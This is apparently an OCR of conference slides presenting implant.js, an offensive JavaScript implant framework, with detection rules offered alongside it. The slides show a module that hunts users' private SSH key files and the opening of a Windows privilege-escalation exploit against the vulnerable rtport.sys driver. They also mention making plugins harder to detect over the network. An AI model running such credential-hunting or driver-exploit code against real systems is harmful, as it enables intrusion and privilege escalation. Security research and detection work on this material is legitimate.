
Inspector Message Passing




Inspector Message Passing




Inspector Message Passing




Inspector Message Passing



Inspector Message Passing



Inspector Message Passing



Demo 2

recon_v2.js - Visual Studio Code

File Edit Selection View Go Run Terminal Help

JS recon_v2.js

home > user > sec > implant.js > modules > JS recon_v2.js > ...

```javascript
function privkeys_for_user(path) {
    const ssh_dir = ctx.fs.dir_contents(`${path}/.ssh`);

    return ssh_dir.filter(x => x.startsWith("id") && !x.endsWith(".pub"));
}

function get_ssh_keys() {
    const users = ctx.fs.dir_contents("/home");

    for (const u of users) {
        ctx.output(`checking ${u}`);
        ctx.output(privkeys_for_user(`/home/${u}`));
    }

    ctx.output(privkeys_for_user(`/root`));
}

ctx.output("Hunting for SSH keys");
get_ssh_keys();
```

⊗ 0 ⚠ 0 -- NORMAL --

Ln 19, Col 15 Spaces: 4 UTF-8 LF {} JavaScript

implant.js - FFI

JS->Native Code FFI

```
const EnumDeviceDrivers = ctx.ffi.resolve("psapi.dll",
"EnumDeviceDrivers", TYPE_BOOL, [TYPE_POINTER, TYPE_INTEGER,
TYPE_POINTER]);
```

JsNatives::Ffi::Resolve()

↓

LoadLibraryA()

↓

GetProcAddress()

```
const array = malloc(8 * num_of_mods);
EnumDeviceDrivers(array, cbNeeded, lpcbNeeded);
```

callback() + jshandle_t

Demo 3

rtport_lpe.js - Visual Studio Code

File Edit Selection View Go Run Terminal Help

rtport_lpe.js

home > user > sec > implant.js > modules > rtport_lpe.js > ...

```
// This module is a port of https://github.com/TakahiroHaruyama/VDR/blob/main/PoCs/firmware/eop_rtport.py to the implant.js framework
// Tested on Win10, version 10.0.19045
// Requires the vulnerable driver 'rtport.sys' (SHA256: 71423a66165782efb4db7be6ce48ddb463d9f65fd0f266d333a6558791d158e5) to be active on the system
// All credit for the original exploit research goes to Takahiro Haruyama (@cci_forensics)
// Original research blog: https://blogs.vmware.com/security/2023/10/hunting-vulnerable-kernel-drivers.html

import { hex, free, malloc, rawToBigintArr, rawToString } from "lib/utils.js";

if (ctx.os() !== OS_WINDOWS) {
    throw new Error("not on windows, module won't work!");
}

if (!ctx.system("sc.exe query rtport", true).includes("RUNNING")) {
    throw new Error("rtport.sys not active on the target, can't exploit it");
}

const GetProcAddress = ctx.ffi.resolve("kernel32.dll", "GetProcAddress", TYPE_POINTER, [TYPE_POINTER, TYPE_STRING]);
const LoadLibraryA = ctx.ffi.resolve("kernel32.dll", "LoadLibraryA", TYPE_POINTER, [TYPE_STRING]);
const CreateFileA = ctx.ffi.resolve("kernel32.dll", "CreateFileA", TYPE_POINTER, [TYPE_STRING, TYPE_INTEGER, TYPE_INTEGER, TYPE_POINTER, TYPE_INTEGER, TYPE_INTEGE
const DeviceIoControl = ctx.ffi.resolve("kernel32.dll", "DeviceIoControl", TYPE_BOOL, [TYPE_POINTER, TYPE_INTEGER, TYPE_POINTER, TYPE_INTEGER, TYPE_POINTER, TYPE_
const EnumDeviceDrivers = ctx.ffi.resolve("psapi.dll", "EnumDeviceDrivers", TYPE_BOOL, [TYPE_POINTER, TYPE_INTEGER, TYPE_POINTER]);
const GetDeviceDriverBaseNameA = ctx.ffi.resolve("psapi.dll", "GetDeviceDriverBaseNameA", TYPE_INTEGER, [TYPE_POINTER, TYPE_POINTER, TYPE_INTEGER]);

const GetCurrentProcessId = ctx.ffi.resolve("kernel32.dll", "GetCurrentProcessId", TYPE_INTEGER);

const GENERIC_READ = (1 << 30);
const GENERIC_WRITE = (1 << 31);
const FILE_SHARE_READ = 1;
const FILE_SHARE_WRITE = 2;
const OPEN_EXISTING = 3;
const FILE_ATTRIBUTE_NORMAL = 0x80;

// these are for win11 in the original exploit, but they are the same on my win10 19045 VM
const OFF_PID = 0x440n;
const OFF_APLINKS = 0x448n;
const OFF_TOKEN = 0x4b8n;

const DEV_NAME = "\\\\.\\rtport";
```

⊗ 0 ⚠ 0 -- NORMAL -- Ln 47, Col 1 Spaces: 4 UTF-8 LF {} JavaScript

Release

implant.js -> yourplant.js

https://github.com/captainGeech42/implant.js

Caveats:

- C2 and server setup is very *not* robust
- Limited modules being released
- No binary releases

Goals:

- Enable researchers to benefit from the platform
- Keep the bar for abuse as high as possible
    - Script kiddies won’t even be able to get v8 to build ;)

implant.js Detections

- Snort/Suricata Detections published to ET OPEN
  - gr33tz to Genina & Stuart @ Proofpoint for the collab
- Sigma rules coming soon to SigmaHQ/sigma
- YARA signatures and more available in the implant.js repo

Future Work

- Improved JS types for working with QWORD and unsigned values
  - Reuse some functionality from Theori's pwn.js framework?

pwnjs / src / integer.js

brianairb Initial commit

Code Blame 1209 lines (1088 loc) · 38.3 KB


```
/**
 * @license long.js (c) 2013 Daniel Wirtz <dcode@dcode.io>
 * Released under the Apache License, Version 2.0
 * see: https://github.com/dcodeIO/long.js for details
 */
var Integer = (function() {
    /**
     * Constructs a 64 bit two's-complement integer, given its low and high 32 bit values as *signed* integers.
     *  See the from* functions below for more convenient ways of constructing Integers.
     * @exports Integer
     * @class A Integer class for representing a 64 bit two's-complement integer value.
     * @param {number} low The low (signed) 32 bits of the long
     * @param {number} high The high (signed) 32 bits of the long
     * @param {boolean=} unsigned Whether unsigned or not, defaults to `false` for signed
     * @constructor
     */
    function Integer(low, high, unsigned, size) {

        this.size = size || 64;
```

Future Work

- Improved JS types for working with QWORD and unsigned values
  - Reuse some functionality from Theori's pwn.js framework?
- Dynamically load v8 runtime from existing Chromium installations on target

cobalt strike

implant.js



Future Work

- Improved JS types for working with QWORD and unsigned values
  - Reuse some functionality from Theori's pwn.js framework?
- Dynamically load v8 runtime from existing Chromium installations on target
- Build for aarch64
  - Some little endian assumptions are definitely hidden around

Future Work

- Improved JS types for working with QWORD and unsigned values
  - Reuse some functionality from Theori's pwn.js framework?
- Dynamically load v8 runtime from existing Chromium installations on target
- Build for aarch64
  - Some little endian assumptions are definitely hidden around
- Explore compiling plugins dynamically to WASM for faster execution
  - (and harder to detect over the wire ;))

Future Work

- Improved JS types for working with QWORD and unsigned values
  - Reuse some functionality from Theori's pwn.js framework?
- Dynamically load v8 runtime from existing Chromium installations on target
- Build for aarch64
  - Some little endian assumptions are definitely hidden around
- Explore compiling plugins dynamically to WASM for faster execution
  - (and harder to detect over the wire ;))
- Combination of JS and C++ mechanics for better struct interfacing in FFI

Thank You